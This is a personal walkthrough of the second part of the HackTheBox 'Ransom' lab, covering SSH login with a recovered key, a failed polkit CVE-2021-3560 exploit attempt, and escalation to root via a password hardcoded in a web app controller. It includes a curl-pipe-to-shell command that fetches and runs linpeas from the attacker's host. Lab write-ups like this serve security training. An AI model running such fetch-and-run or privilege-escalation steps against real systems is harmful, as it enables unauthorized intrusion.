Ransom Part 2 - HackTheBox

Introduction#
Part 1 of ransom was HARD. With that being said, the only stage I had severe difficulty with was the poorly documented bkcrack tool. Hopefully, I can escalate privileges without peeking at the solutions… let’s do this!
Logging in#
We are currently at the stage where we have an unzipped copy of a home directory, containing an ssh key.
Inspecting the id_rsa.pub file, we find a username at the end of it:
david@red:~/Downloads/bkcrack-1.8.1-Linux-x86_64/uploaded/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDrDTHWkTw0RUfAyzj9U3Dh+ZwhOUvB4EewA+z6uSunsTo3YA0GV/j6EaOwNq6jdpNrb9T6tI+RpcNfA+icFj+6oRj8hOa2q1QPfbaej2uY4MvkVC+vGac1BQFs6gt0BkWM9JY7nYJ2y0SIibiLDDB7TwOx6gem4Br/35PW2sel8cESyR7JfGjuauZM/DehjJJGfqmeuZ2Yd2Umr4rAt0R4OEAcWpOX94Tp+JByPAT5m0CU557KyarNlW60vy79njr8DR8BljDtJ4n9BcOPtEn+7oYvcLVksgM4LB9XzdDiXzdpBcyi3+xhFznFKDYUf6NfAud2sEWae7iIsCYtmjx6Jr9Zi2MoUYqWXSal8o6bQDIDbyD8hApY5apdqLtaYMXpv+rMGQP5ZqoGd3izBM9yZEH8d9UQSSyym/te07GrCax63tb6lYgUoUPxVFCEN4RmzW1VuQGvxtfhu/rK5ofQPac8uaZskY3NWLoSF56BQqEG9waI4pCF5/Cq413N6/M= htb@ransom
We then use this with the private key to log into the host via ssh, using ssh htb@$IP -i id_rsa
Recon#
Immediately, we see we are a sudoer. Nice.
htb@ransom:~$ id;whoami
uid=1000(htb) gid=1000(htb) groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
htb
Based on that, we just need root’s password and we are good to go.
After running Linpeas with curl -L http://10.10.17.8:5555/linpeas.sh | sh, I found the following:

Looking up the CVE, I’m now reading this article which details how to exploit it. We’ll give this a quick go, then look at all the password files after.
Testing the repo at https://github.com/tufanturhan/Polkit-Linux-Priv:
htb@ransom:~$ python3 cve.py
**************
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/
**************
[+] Starting the Exploit
^[[D^[[D^[[D
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: ‘ahmed’: no such user
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: ‘ahmed’: no such user
No good! I’ll take another look for password files.
Darn… this lab defeated me a second time. I had to look at the solutions once again, which is disappointing but necessary. I think Medium difficulty is still a little too hard.
First, check where the root web directory is:
htb@ransom:/srv/prod$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
	ServerAdmin webmaster@localhost
	DocumentRoot /srv/prod/public

	ErrorLog ${APACHE_LOG_DIR}/error.log
	CustomLog ${APACHE_LOG_DIR}/access.log combined
	    <Directory /srv/prod/public>
	       Options +FollowSymlinks
	       AllowOverride All
	       Require all granted
	    </Directory>

</VirtualHost>
We will cd to /srv/prod and look for a password which may have been hardcoded on the site setup. (It looks easy, but how was I meant to know that’s where the password was?):
htb@ransom:/srv/prod$ grep -r "Invalid Password"
app/Http/Controllers/AuthController.php:        return "Invalid Password";
Catting the file:
        if ($request->get('password') == "UHC-March-Global-PW!") {
            session(['loggedin' => True]);
            return "Login Successful";
        }

        return "Invalid Password";
    }

}
And logging in with the password:
htb@ransom:/srv/prod$ su
Password:
root@ransom:/srv/prod# cd root
bash: cd: root: No such file or directory
root@ransom:/srv/prod# ls
README.md  artisan    composer.json  config    package.json  public     routes      storage  vendor
app        bootstrap  composer.lock  database  phpunit.xml   resources  server.php  tests    webpack.mix.js
root@ransom:/srv/prod# cd /root
root@ransom:~# ls
root.txt
root@ransom:~# cat root.txt
a58231cc724ceecd5b639e94ad391895
DONE!
Reflection#
- That was BRUTAL. Knowing HackTheBox, I should have seen my sudo group and immediately followed a manual password hunting guide like this.
- Everything takes longer for Medium difficulty labs.
- I need more experience… but I still did ok, considering how difficult it was!